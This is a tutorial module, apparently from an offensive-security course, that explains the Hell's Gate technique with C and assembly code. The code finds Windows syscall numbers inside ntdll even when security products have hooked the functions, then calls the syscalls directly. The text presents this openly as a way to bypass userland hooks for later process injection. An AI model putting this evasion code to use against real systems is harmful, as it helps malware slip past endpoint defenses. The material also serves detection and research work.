Syscalls - Hell's Gate

Introduction

Recall that using direct syscalls is a way to circumvent userland hooks by manually executing the assembly instructions of a syscall. Hell's Gate is another technique used to perform direct syscalls. By reading through `ntdll.dll`, Hell's Gate can dynamically find syscalls and then execute them from the binary.

The Hell's Gate paper is available here.

How Hell's Gate Works

Previous modules demonstrated direct syscalls using SysWhispers. The SSN was either hard coded or found using the sorting by system call address method to determine the SSN at runtime. Hell's Gate, on the other hand, uses a different approach to finding the SSN.

Hell's Gate's approach works by searching for the SSN from within the hooked syscall's opcodes which are then called in its assembly functions.

Hell's Gate Breakdown

The complexity of the code requires the explanation to be broken into smaller subsections for easier understanding.

Syscall Structure

Hell's Gate code starts by defining the VX_TABLE_ENTRY structure. This structure represents a syscall and contains the address, the hash value of the syscall name and the SSN. The structure is shown below.

```
typedef struct _VX_TABLE_ENTRY {
        PVOID   pAddress;               // The address of a syscall function
        DWORD64 dwHash;                 // The hash value of the syscall name
        WORD    wSystemCall;            // The SSN of the syscall
} VX_TABLE_ENTRY, * PVX_TABLE_ENTRY;
```

For example, `NtAllocateVirtualMemory` would be represented as `VX_TABLE_ENTRY NtAllocateVirtualMemory`.

Syscalls Table

The syscalls that are being used are kept inside another structure, VX_TABLE. Since each member within `VX_TABLE` is a syscall, then each member will be of type `VX_TABLE_ENTRY`.

```
typedef struct _VX_TABLE {
        VX_TABLE_ENTRY NtAllocateVirtualMemory;
        VX_TABLE_ENTRY NtProtectVirtualMemory;
        VX_TABLE_ENTRY NtCreateThreadEx;
        VX_TABLE_ENTRY NtWaitForSingleObject;
} VX_TABLE, * PVX_TABLE;
```

Main Function

The main function starts by calling the RtlGetThreadEnvironmentBlock function that is used to get the TEB. This is required to retrieve `ntdll.dll`'s base address via the PEB (recall the PEB is located within the TEB). Next, the export directory of `ntdll.dll` is fetched using GetImageExportDirectory. The export directory is found by parsing the `DOS` and `Nt` headers, as demonstrated in previous modules.

Next, for each syscall the `dwHash` member is initialized (e.g. `NtAllocateVirtualMemory.dwHash`) with its corresponding hash value. With each initialization, the GetVxTableEntry function is called, which is shown below. The function has been split into several parts to simplify the explanation process.

GetVxTableEntry - Part 1

```
BOOL GetVxTableEntry(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY
pImageExportDirectory, PVX_TABLE_ENTRY pVxTableEntry) {
        PDWORD pdwAddressOfFunctions    = (PDWORD)((PBYTE)pModuleBase +
pImageExportDirectory->AddressOfFunctions);
        PDWORD pdwAddressOfNames        = (PDWORD)((PBYTE)pModuleBase +
pImageExportDirectory->AddressOfNames);
        PWORD pwAddressOfNameOrdinales  = (PWORD)((PBYTE)pModuleBase +
pImageExportDirectory->AddressOfNameOrdinals);

        for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++)
{
                PCHAR pczFunctionName  = (PCHAR)((PBYTE)pModuleBase +
pdwAddressOfNames[cx]);
                PVOID pFunctionAddress = (PBYTE)pModuleBase +
pdwAddressOfFunctions[pwAddressOfNameOrdinales[cx]];

                if (djb2(pczFunctionName) == pVxTableEntry->dwHash) {
                        pVxTableEntry->pAddress = pFunctionAddress;

                        // ...
                }
        }
```

```
        return TRUE;
}
```

Part one of the function searches for a Djb2 hash value equal to the syscall's hash, `pVxTableEntry->dwHash`. Once there is a match then the address of the syscall will be saved to `pVxTableEntry->pAddress`. The second part of the function is where the Hell's Gate trick resides.


GetVxTableEntry - Part 2

```
                        // Quick and dirty fix in case the function has
been hooked
                        WORD cw = 0;
                        while (TRUE) {
                                // check if syscall, in this case we are
too far
                                if (*((PBYTE)pFunctionAddress + cw) == 0x0f
&& *((PBYTE)pFunctionAddress + cw + 1) == 0x05)
                                        return FALSE;

                                // check if ret, in this case we are also
probably too far
                                if (*((PBYTE)pFunctionAddress + cw) ==
0xc3)
                                        return FALSE;

                                // First opcodes should be :
                                //    MOV R10, RCX
                                //    MOV EAX, <syscall>
                                if (*((PBYTE)pFunctionAddress + cw) == 0x4c
                                        && *((PBYTE)pFunctionAddress + 1 +
cw) == 0x8b
                                        && *((PBYTE)pFunctionAddress + 2 +
cw) == 0xd1
                                        && *((PBYTE)pFunctionAddress + 3 +
cw) == 0xb8
                                        && *((PBYTE)pFunctionAddress + 6 +
cw) == 0x00
                                        && *((PBYTE)pFunctionAddress + 7 +
cw) == 0x00) {
                                        BYTE high = *
((PBYTE)pFunctionAddress + 5 + cw);
                                        BYTE low = *
((PBYTE)pFunctionAddress + 4 + cw);
```

```
                                        pVxTableEntry->wSystemCall = (high
<< 8) | low;
                                        break;
                                    }

                                    cw++;
                                };
```

The second part begins with a while loop after finding the syscall address, `pFunctionAddress`. The while loop searches for the `0x4c, 0x8b, 0xd1, 0xb8` bytes which are opcodes for the `mov r10, rcx` and `mov eax, ssn`, being the start of an unhooked syscall.

In the case where the syscall is hooked, the opcodes may not match due to the hook being added by security solutions prior to the `syscall` instruction. To address this, Hell's Gate attempts to match the opcodes, and if no match is found, the `cw` variable is incremented, which adds to the address of the syscall on the subsequent loop iteration. This progression continues, moving down one byte at a time until the `mov r10, rcx` and `mov eax, ssn` instructions are reached. The image below illustrates how Hell's Gate finds the opcodes by traversing over the hook.



Boundary Check

To prevent itself from searching too far and obtaining a different SSN for a different syscall, two if-statements are made at the beginning of the while loop to check for the `syscall` and `ret` instructions located at the end of the syscall. If the search reaches one of these instructions and the `0x4c, 0x8b, 0xd1, 0xb8` opcodes have not been identified, resolving the SSN will fail.

```
// check if syscall, in this case we are too far
if (*((PBYTE)pFunctionAddress + cw) == 0x0f && *((PBYTE)pFunctionAddress +
cw + 1) == 0x05)
        return FALSE;
```

```
// check if ret, in this case we are also probably too far
if (*((PBYTE)pFunctionAddress + cw) == 0xc3)
        return FALSE;
```


Calculating & Saving The SSN

On the other hand, if there is a successful match for the opcodes, Hell's Gate will calculate the syscall number and save it to `pVxTableEntry->wSystemCall`. It is not necessary to understand the calculation, which requires knowledge of bitwise operators, however, those comfortable with the concept can continue reading this section.

The function first uses the left shift operator (`<<`) to shift the bits of the `high` variable to the left by 8 times. It then uses the bitwise OR operator (`|`) to compare each bit of the first operand (being `high << 8`) to the corresponding bit of the second operand (being `low`).

```
pVxTableEntry->wSystemCall = (high << 8) | low;
```

To better understand this, the following is an example using `NtProtectVirtualMemory` syscall to demonstrate the Hell's Gate approach in calculating the SSN.



The image above is simplified to the snippet below.

```
00007FFCC42C4570 | 4C:8BD1                                | mov r10,rcx
|
00007FFCC42C4573 | B8 50000000                            | mov eax,50
| 50:'P'
00007FFCC42C4582 | 0F05                                   | syscall
|
00007FFCC42C4584 | C3                                     | ret
|
```

The `4C:8BD1 B8 50000000` bytes correspond to the following offsets:


`4C` is offset 0, `8B` is offset 1 and `D1` is offset 2, `B8` is offset 3, `50` is offset 4, `00` is offset 5 and so on. The `GetVxTableEntry` function specifies that the `high` and `low` variables have an offset of 5 and 4, respectively.

```
BYTE high = *((PBYTE)pFunctionAddress + 5 + cw); // Offset 5
BYTE low = *((PBYTE)pFunctionAddress + 4 + cw); // Offset 4
```

Checking the value at offset 5 reveals that it is `0x00`, while the offset at 4 is `0x50`. This means that the value of `high` is `0x00` and `low` is `0x50`. Therefore, the SSN is equal to `(0x00 << 8) | 0x50`.

```
>>>
>>> hex((0x00 << 8) | 0x50)
'0x50'
>>>
```

The result of the bitwise operation matches the SSN number of `NtProtectVirtualMemory`, which is 50 in hex.



Calling The Syscall

Now that Hell's Gate has fully initialized the `VX_TABLE_ENTRY` structure of the target syscall, it can now call it. To do this, Hell's Gate uses two 64-bit assembly functions: `HellsGate` and `HellDescent`, shown in the hellsgate.asm file.

```
data
        wSystemCall DWORD 000h              ; this is a global variable
used to keep the SSN of a syscall

.code
        HellsGate PROC
                mov wSystemCall, 000h
                mov wSystemCall, ecx            ; updating the
'wSystemCall' variable with input argument (ecx register's value)
                ret
        HellsGate ENDP

        HellDescent PROC
                mov r10, rcx
                mov eax, wSystemCall            ; `wSystemCall` is the SSN
of the syscall to call
                syscall
                ret
        HellDescent ENDP
end
```

To call a syscall, first, the syscall number needs to be passed to the `HellsGate` function. This saves it to the `wSystemCall` global variable for future use. Next, `HellDescent` is used to call the syscall by passing the syscall's parameters. This is demonstrated in the Payload function.

Conclusion

It's been shown that bypassing userland hooks is possible through the use of direct syscalls, the SysWhispers tool and Hell's Gate technique. In upcoming modules, the process injection techniques previously implemented will be modified to utilize syscalls instead of WinAPIs.